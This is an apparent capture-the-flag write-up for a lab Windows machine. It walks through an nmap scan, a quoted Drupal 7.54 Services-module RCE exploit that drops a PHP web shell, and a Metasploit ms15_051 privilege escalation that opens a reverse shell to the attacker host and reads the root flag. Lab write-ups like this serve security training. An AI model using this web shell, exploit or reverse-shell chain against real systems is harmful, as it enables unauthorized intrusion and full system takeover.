
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 10:07 IST
Nmap scan report for 10.10.10.9
Host is up (0.25s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Bastard | Bastard
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-generator: Drupal 7 (http://drupal.org)
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.44 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```


2) Checked the website




It runs drupal CMS

Vulnerability Assessment

1) It runs drupal 7.54



2) The version is vulnerable to RCE




3) Tested it

41564

```
41564
# Initialization

error_reporting(E_ALL);

define('QID', 'anything');
define('TYPE_PHP', 'application/vnd.php.serialized');
define('TYPE_JSON', 'application/json');
define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'shell.php',
    'data' => '<?php system($_GET["cmd"]); ?>'
];

$browser = new Browser($url . $endpoint_path);
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2

```
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce


#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/shell.php
```



Exploitation

1) Got reverse shell



Privilege Escalation

1) Used local explioit suggester to find a valid exploit

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching netsh to host the DLL...
[+] Process 2632 launched.
[*] Reflectively injecting the DLL into 2632...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 3 opened (10.10.14.3:4444 -> 10.10.10.9:49353) at 2024-07-01 12:19:31 +0530


Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----


C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system

C:\inetpub\drupal-7.54>cd /Users/Administrator/Desktop
cd /Users/Administrator/Desktop

C:\Users\Administrator\Desktop>cat user.txt
cat user.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
63df4b3d040f4b12c0f0dcf3ac532bd9

C:\Users\Administrator\Desktop>
```